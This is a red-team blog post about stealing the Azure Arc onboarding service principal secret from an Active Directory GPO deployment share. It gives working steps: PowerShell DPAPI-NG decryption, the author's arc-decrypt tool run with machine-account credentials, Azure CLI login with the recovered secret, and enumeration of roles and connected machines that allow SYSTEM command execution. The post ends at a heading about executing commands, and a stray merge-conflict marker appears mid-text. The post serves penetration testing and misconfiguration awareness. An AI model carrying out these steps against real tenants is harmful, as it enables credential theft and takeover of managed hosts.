
Overview
Azure Arc was released in 2019 to help unify on-prem and multi-cloud endpoint management to Azure Portal. It provides an interface for managing infrastructure across servers, kubernetes clusters, vCenter, SQL servers, and SCVMM. Its a natural target for red teams due to its management capabilities over onboarded hosts, including SYSTEM level execution of scripts and commands.
In this first blog post, i’ll be going over a known method for taking over the onboarding service principal from low privilege domain access.
Table of Contents
Setup
To deploy azure arc, you can visit the deployment page in azure portal.

Here you will specify a resource group and a service principal to use for onboarding, or create a new one.

This is the first opportunity for a misconfiguration. When you are generating the client secret, you are asked for an expiration date. It is recommended to choose the shortest window possible, but in practice, enterprises will often set a long expiry as that prevents them from having to regenerate the credential when deploying Arc to new hosts in the future.

Next, we have the role assignment section. This is the most critical misconfiguration during deployment. The intended role for this principal is “Azure Connected Machine Onboarding” and it assigns the principal only the permissions required to onboard machines to Arc. Unfortunately, it will often be assigned the “Azure Connected Machine Resource Administrator” role as well. This role is highly permissive and gives the principal complete control over Arc resources, including the ability to run commands as SYSTEM on all connected machines.
Microsoft even recommends this role in a callout during the script generation phase:

The next step is to generate a deployment script:

The most common at-scale deployment methods are listed, for this post we are focusing on the GPO method.
If basic script is used, the service principal credentials will be stored in clear text in the script. Discovering that on a file share is a common.
We choose GPO for this demo.

In the “Prepare a remote share” section, we see one of the requirements is that Computers have Change rights over the deployment share, this is interesting to us because gaining access to a computer account is often trivial in active directory and it enables us to decrypt the Arc principal secret remotely.
Once we have a deployment share, we can grab the setup scripts from github

When running the script, you will be asked for all the information we’ve collected previously, including the onboarding principals client and secret, which will be encrypted with DPAPI-NG on the deployment share. The script will then create a GPO following the scheme:
[MSFT] Azure Arc Servers OnboardingYYYYMMDDHHMMSS- Ex:
[MSFT] Azure Arc Servers Onboarding20260625082500
Now any OU that policy is attached to will automatically have the machines onboarded to Arc.
Enumeration & Exploitation
The typical method for decrypting the Arc SP secret is to use DPAPI-NG natively in powershell, using a session with a machine account ticket.
# this can be taken from github as mentioned earlier
Import-Module .\AzureArcDeployment.psm1

$encryptedSecret = Get-Content "[shared folder path]\AzureArcDeploy\encryptedServicePrincipalSecret"

$ebs = [DpapiNgUtil]::UnprotectBase64($encryptedSecret)
$ebsWhile I like the elegance of this method, I wanted something more streamlined that could run on Linux, so I created arc-decrypt to automate a lot of this and support other auth methods.
sudo apt install libkrb5-dev gcc python3-dev
git clone https://github.com/Jacob-Ham/arc-decrypt.git
cd arc-decrypt
python3 -m venv .venv
source .venv/bin/activate
pip3 install -r requirements.txt
Assuming our domain user can join computers to the domain, the tool as has a -auto flag to do everything at once.
python3 arc-decrypt.py decrypt -u '<user>' -p '<password>' -d <domain.local> -dc-ip <dc-ip> -auto
If our principal cannot, but we have compromised a computer account another way, we can use a two step approach.
- Find the deployment share via GPO extraction.
python3 arc-decrypt.py find -u '<user>' -p '<password>' -d <domain.local> -dc-ip <dc-ip>
- Decrypt with the machine account.

python3 arc-decrypt.py decrypt -u 'computer$' -p '<machine-pass' -d domain.local -dc-ip <dc-ip> -share "\\DC01.domain.local\ArcDeploy"Kerberos & NTLM auth are also supported.
Specifying the share is optional, auto discovery will be attempted if omitted
Post exploitation
Now that we have the required information we can authenticate to azure.
az login --service-principal -u '<SP-ID>' -p '<secret>' --tenant <tenant-id>
We can quickly determine the roles for the principal with the following command
az role assignment list --assignee <sp-id> --all --query "[].roleDefinitionName" -o tsv
<<<<<<< HEAD The following roles provide methods for executing code on Arc connected machines:
- Owner
- Contributor
- Azure Arc VMware VM Contributor
- Azure Arc VMware Administrator role
- Azure Connected Machine Resource Administrator
- Azure Connected Machine Resource Manager
- Azure Arc ScVmm VM Contributor
- Azure Arc ScVmm Administrator role
- Azure Stack HCI Administrator
- Azure Stack HCI VM Contributor
- Hybrid Server Resource Administrator
- Windows Admin Center Administrator Login
- Guest Configuration Resource Contributor
- Log Analytics Contributor
- Azure Extension for SQL Server Deployment
Ref: https://www.nsideattacklogic.de/azure-arc-part-2-escalation-from-cloud-to-on-premises/
Connected machine enumeration
List connectedmachine resources
az resource list -o tableInstall connected machine extension
az config set extension.dynamic_install_allow_preview=true
az extension add --name connectedmachine --allow-preview True
List all info about connected machines
az connectedmachine listGrab useful info only
az connectedmachine list --query '[?status==`Connected`].{Name:name, RG:resourceGroup, OsSku:osSku, FQDN:machineFqdn, Location:location, IP:join(`, `, networkProfile.networkInterfaces[].ipAddresses[].address), IdentityType:identity.type, ServerType:detectedProperties.serverType}' -o table
Execute commands on target machine:
